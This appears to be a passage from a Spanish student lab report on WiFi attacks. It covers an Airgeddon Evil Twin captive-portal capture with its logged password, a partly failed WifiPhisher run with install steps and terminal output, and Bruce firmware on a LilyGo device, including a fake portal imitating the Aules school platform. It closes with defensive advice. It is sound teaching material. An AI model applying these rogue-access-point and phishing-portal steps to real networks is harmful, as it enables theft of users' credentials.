


Figura 19. Contraseña capturada con éxito: admin1234.

Se guarda en el fichero de log. Se verifica el contenido del fichero donde Airgeddon guardó la contraseña capturada, confirmando todos los datos del ataque.


```
└─# ls /root
evil_twin_captive_portal_password-ASUS_Primer_Fila.txt  handshake-E8:9C:25:17:ED:F8.cap  snap

└─(root@KaliMoxy)-[/home/marina]
└─# cat /root/evil_twin_captive_portal_password-ASUS_Primer_Fila.txt

2026-05-28
airgeddon. Contraseña capturada en el portal cautivo del ataque Evil Twin

BSSID: E8:9C:25:17:ED:F8
Canal: 3
ESSID: ASUS_Primer_Fila

-----

Contraseña: admin1234

-----

Si te gustó el script y te pareció útil, puedes apoyar el proyecto haciendo una donación. A través de PayPal (v1s1t0r.1s.h3r3@gmail.com) o enviando una fracción de criptomoneda (Bitcoin, Ethereum, Litecoin. ..). Cualquier cantidad por pequeña que sea (1, 2, 5 $/€) es bien recibida. Más información y enlaces directos para realizarla en: https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/Contributing-&-Code-of-Conduct
```

Figura 20. Contenido del fichero /root/evil_twin_captive_portal_password-ASUS_Primer_Fila.txt: fecha, BSSID, canal, ESSID y contraseña obtenida (admin1234).

El fichero confirma la captura exitosa con los siguientes datos:

- Fecha: 28/05/2026
- BSSID: E8:9C:25:17:ED:F8
- Canal: 3
- ESSID: ASUS_Primer_Fila
- Contraseña obtenida con el portal falso: admin1234

Las siguientes imágenes muestran la experiencia del ataque desde el punto de vista del dispositivo móvil víctima, demostrando la eficacia del engaño.




Figura 21. Imágenes desde la perspectiva de la víctima.

El flujo de la víctima es el siguiente: primero ve dos redes con el mismo nombre (el AP falso sin candado resulta más atractivo al parecer abierto), luego Android le notifica automáticamente que debe iniciar sesión, y al pulsar la notificación se abre el portal cautivo que le solicita la contraseña WiFi. La víctima, creyendo que es un proceso legítimo del router, introduce la contraseña real.

3. Ataque con WifiPhiser.

1. Instalamos WifiPhiser desde GitHub en nuestra maquina Debian 13.

Requirió parchear compatibilidad con Python 3.13

```
git clone https://github.com/wifiphisher/wifiphisher.git
```

```
cd wifiphisher && sudo pip3 install . --break-system-packages
```

Nos dio muchos problemas de dependencias con python 3.13 y tuvimos que parchear el error de Python 3.13 en rfkill.py

Cambiar `fout.write(rfke)` por `fout.buffer.write(rfke)` linea 135 del archivo:

```
sudo nano /usr/local/lib/python3.13/dist-packages/pyric/utils/rfkill.py
```

Además de instalar varias dependencias.

```
sudo apt install libnl-3-dev libnl-genl-3-dev
```

`sudo apt install libssl-dev python3-dev build-essential`

Finalmente, cuando está instalado y arranca WifiPhisher nos indica que requiere de una interfaz wifi en modo monitor, conectamos la tarjeta y volvemos a ejecutarlo.

```
Successfully installed p0k0r2-1.3 pyrt0-0.1.0.3 wifiphisher-1.4
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager, possibly rendering your system unusable. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know what you are doing and want to suppress this warning.
isaac@sariupov:~/wifi2/wifiphisher$ sudo wifiphisher
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2026-05-28 17:45
[+] Timezone detected. Setting channel range to 1-13
[!] Failed to find an interface with monitor mode
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
[+] Credentials captured from the sniffer module:
INFO:wifiphisher.common.opmode:Starting OP_MODE1 (0x1)
ERROR:root:The following error has occurred:
Traceback (most recent call last):
  File "/usr/local/lib/python3.13/dist-packages/wifiphisher/pywifiphisher.py", line 500, in start
    mon_iface, ap_iface = self.network_manager.get_interface_automatically(
    ^
  File "/usr/local/lib/python3.13/dist-packages/wifiphisher/common/interfaces.py", line 626, in get_interface_automatically
    monitor_interface = self.get_interface(has_monitor_mode=True)
  File "/usr/local/lib/python3.13/dist-packages/wifiphisher/common/interfaces.py", line 615, in get_interface
    raise InterfaceCantBeFoundError((has_monitor_mode, has_ap_mode))
wifiphisher.common.interfaces.InterfaceCantBeFoundError: Failed to find an interface with monitor mode
[!] Closing
isaac@sariupov:~/wifi2/wifiphisher$
```

Figura 22. Error WifiPhisher.

2. Ejecutar WifiPhisher. `sudo wifiphisher`
3. Seleccionar interfaz de red inalámbrica. `wlx00c0ca928993` como AP falso

4. Seleccionar el AP objetivo de la lista → ASUS_Primer_Fila




Figura 23. Seleccionar Objetivo.

5. Seleccionar escenario de phishing para capturar credenciales de red social Elegir 'OAuth Login Page' o similar para Facebook/Instagram






Figura 24. Opciones disponibles.

6. Conectar dispositivo víctima (móvil) al AP falso. La víctima ve un portal de login de google.




Vemos que hay dos redes con el mismo nombre.

Figura 25.



Y la red nos indica que requiere inicio de sesión, antes el router Asus no requería inicio de sesión para navegar.

Figura 26.



Esta captura tendría que ser el inicio de sesión de google, creemos que el error es debido a alguna dependencia sin instalar o un error durante la instalación de WifiPhisher.

Figura 27.

7. Capturar credenciales introducidas por la víctima. WifiPhisher las muestra en tiempo real en la terminal

```
--: sudo x  wifiphisher: bash x


1 Extensions feed:
Victim 12:9c:13:84:67:7b probed for WLAN with ESSID: 'IsaacRius' (KARMA)

2 Connected Victims:
12:9c:13:84:67:7b      10.0.0.14      Unknown Android

3 HTTP requests:
[*] GETGET request from 10.0.0.14 for http://10.0.0.1/
GET request from 10.0.0.14 for http://www.google.com/gen_204
GET request from 10.0.0.14 for http://connectivitycheck.gstatic.com/generate_204

4 WifiPhisher 1.4GIT
5 ESSID: ASUS_Primer_Fila
6 Channel: 3
7 AP interface: wifphshr-wlan0
8 Options: [Esc] Quit
```

Figura 28. Víctimas conectadas.



```
--: sudo x wifiphisher: bash x

Extensions feed:
Victim 12:9c:13:84:67:7b probed for WLAN with ESSID: 'IsaacRius' (KARMA)
Victim be:52:b0:84:f4:9e probed for WLAN with ESSID: 'ASUS_Primer_Fila' (Evil Twin)

Connected Victims:
12:9c:13:84:67:7b 10.0.0.14 Unknown Android

HTTP requests:
[*] GETGET request from 10.0.0.14 for http://10.0.0.1/
GET request from 10.0.0.14 for http://www.google.com/gen_204
GET request from 10.0.0.14 for http://connectivitycheck.gstatic.com/generate_204

Wifiphisher 1.4GIT
ESSID: ASUS_Primer_Fila
Channel: 3
AP interface: wifphshr-wlan0
Options: [Esc] Quit
```

Figura 29.

Algo no ha funcionado correctamente, porque no vemos las credenciales capturadas en el terminal, entendemos que al fallar el inicio de sesión en la página fake de Google en el teléfono no se han capturado credenciales.

4. LilyGo T-Embed CC1101 Plus.

El LilyGo T-Embed CC1101 es una placa de desarrollo basada en el ESP32-S3, especialmente diseñada para comunicaciones inalámbricas Sub-GHz. Incorpora un módulo transceptor CC1101 con antena de radio, capaz de operar en las bandas de frecuencia 300–348 MHz, 387–464 MHz y 779–928 MHz, con un alcance máximo de hasta 50 metros. [OpenELAB Inc.](#)

Sus especificaciones de hardware incluyen:

- **Procesador:** ESP32-S3 Xtensa LX7 de doble núcleo a 240 MHz, con FPU e instrucciones de IA, 512 KB SRAM y 16 MB de Flash
- **Pantalla:** Pantalla IPS de 1,9 pulgadas con encoder rotativo.
- **Conectividad:** Wi-Fi 802.11 b/g/n, Bluetooth 5.0 BLE, transceptor Sub-GHz CC1101 (300–928 MHz), RFID 13,56 MHz, e IR transmisión/recepción

El dispositivo se puede adquirir por menos de 80€, con antenas externas.



LILYGO® T-Embed ESP32-S3 CC1101 Low-Power Sub-1 GHz RF Tran...

Transparent, China Mainland, T-Embed PLUS

79,69€ x1

Devoluciones gratuitas · Entrega rápida

Total:79,69 €

Añadir a la cesta

Borrar

Figura 30.

25-29

Curso 2025-26



Figura 31.

[[Enlace a web fabricante.](#)]

Lo verdaderamente importante de este tipo de dispositivos en el firmware que se les puede instalar, con funciones muy amplias y ampliables por nosotros mismos dependiendo de nuestro nivel de programación.

Bruce es un firmware open-source integral para microcontroladores ESP32, diseñado específicamente para facilitar operaciones de seguridad ofensiva y Red Team. Inspirado en la versatilidad de herramientas como el Flipper Zero, Bruce aprovecha el ecosistema ESP32 para ofrecer una alternativa modular y asequible para investigadores de seguridad.

Bruce Firmware ha sido desarrollado para llevar las características del Flipper Zero a hardware más económico y accesible, ampliando incluso el conjunto de funciones. Se ha convertido en el firmware de facto para el Red Team en ciberseguridad en varios dispositivos de Lilygo y M5Stack, permitiendo que los equipos construyan económicamente un dispositivo más capaz que un Flipper Zero estándar.

Capacidades técnicas principales

1. RF Sub-GHz (mediante CC1101) Las operaciones Sub-GHz usan el CC1101 integrado para escaneo de frecuencias en las bandas de 300 a 928 MHz, captura de señales en crudo, repetición (*replay*) y *jamming*. La frecuencia por defecto es 433,92 MHz, pero se puede configurar cualquier frecuencia dentro de las subbandas soportadas.

2. Wi-Fi Las herramientas Wi-Fi incluyen *beacon spam*, ataques de desautenticación, *evil portal* y *ARP spoofing*.

3. Bluetooth BLE El firmware ofrece funcionalidad BLE extensa, incluyendo escaneo y ataques de *spam* dirigidos a dispositivos iOS, Windows, Samsung y Android. También incluye el modo "Bad BLE", que permite al dispositivo actuar como HID inalámbrico para ejecutar scripts Ducky, convirtiéndolo efectivamente en un inyector de teclado remoto.

4. RFID / NFC Con los módulos de hardware apropiados (como el PN532), Bruce puede interactuar con sistemas RFID Sub-GHz y NFC: leer, clonar y escribir tarjetas (125 kHz y NFC), e incluso soporta emulación tipo Amiibolink y Chameleon.

5. BadUSB / HID Bruce integra un intérprete de JavaScript que permite a los usuarios escribir y ejecutar scripts personalizados directamente en el dispositivo, con acceso a I2C, SPI y otros buses.

6. Infrarrojo (IR) Captura y reproducción de señales de control remoto por infrarrojo, útil para auditar dispositivos de automatización del hogar.

[[Enlace a Bruce](#)]

<https://github.com/BruceDevices/firmware>

En nuestro caso hemos empleado el portal cautivo que se ejecuta desde el apartado Wifi del dispositivo y Evil Portal.

Hemos creado un portal similar a Aules, las imágenes de "Aules" y el logo de la "Generalitat" lo hemos convertido a texto html. Podemos descargar el archivo en el siguiente enlace.

[[PaguinaAULES2.html](#)]

Si queremos descargar otros portales para nuestros laboratorios tenemos varios creados en diferentes proyectos de GitHub.

https://github.com/Borys-esp/EvilPortal_DB/tree/main

<https://github.com/Batcherss/evil-portal-html>

Existen más firmwares para este tipo de dispositivos al estar desarrollado sobre un ESP32-S3.

<https://capibarazero.com/>

Estos firmwares pueden instalarse en dispositivos más simples, tanto como una pantalla basada en el ESP-S3, en la página de Bruce podemos ver los dispositivos compatibles.

The screenshot displays the 'Evil Portal' web interface for selecting and downloading firmware. The interface is dark-themed with red buttons. It is organized into several sections:

- Select Release:** Contains three buttons: 'Latest 1.15' (highlighted), 'Beta', and 'Other'. Below these buttons, it says 'Released: 26/5/2026 01:50'.
- Select Device Manufacturer/Category:** A section with a red border containing buttons for 'Bruce Boards', 'M5Stack', 'Lilygo', 'Elecrow', 'CYD', 'ESP32' (highlighted), 'Custom Boards', and 'Launcher'.
- Select Device:** A section with a red border containing three buttons: 'ESP32-S3' (highlighted), 'ESP32-C5', and 'ESP32-C5-TFT'.
- Choose How to Install Firmware:** Contains a message: 'Your browser does not support installing things on ESP devices. Use Google Chrome or Microsoft Edge.' and a 'DOWNLOAD FIRMWARE .BIN' button.

Figura 32.



Figura 33.

5. Conclusiones

El ataque Evil Twin con portal cautivo ha resultado completamente exitoso. En un entorno controlado y con fines exclusivamente pedagógicos, se ha demostrado cómo un atacante puede obtener la contraseña de una red WPA2 sin necesidad de realizar un ataque de fuerza bruta o diccionario sobre el handshake capturado.

La técnica se basa en ingeniería social: la víctima introduce la contraseña voluntariamente al creer que está ante un portal legítimo.

El ataque de desautenticación es fundamental: sin él, el cliente no abandonaría el AP legítimo.

El handshake WPA2 capturado actúa como mecanismo de verificación: Airgeddon solo acepta la contraseña si coincide con el handshake real, evitando falsos positivos.

El ataque es efectivo independientemente de la complejidad del cifrado (WPA2, AES) ya que no se rompe el cifrado, sino que se engaña al usuario.

Para evitar este ataque se puede:

- Verificar siempre el nombre exacto de la red antes de conectarse.
- Desconfiar de portales cautivos que soliciten credenciales WiFi.
- Usar VPN para cifrar el tráfico incluso en redes de confianza.
- Activar la opción de conectarse solo a redes conocidas en los dispositivos.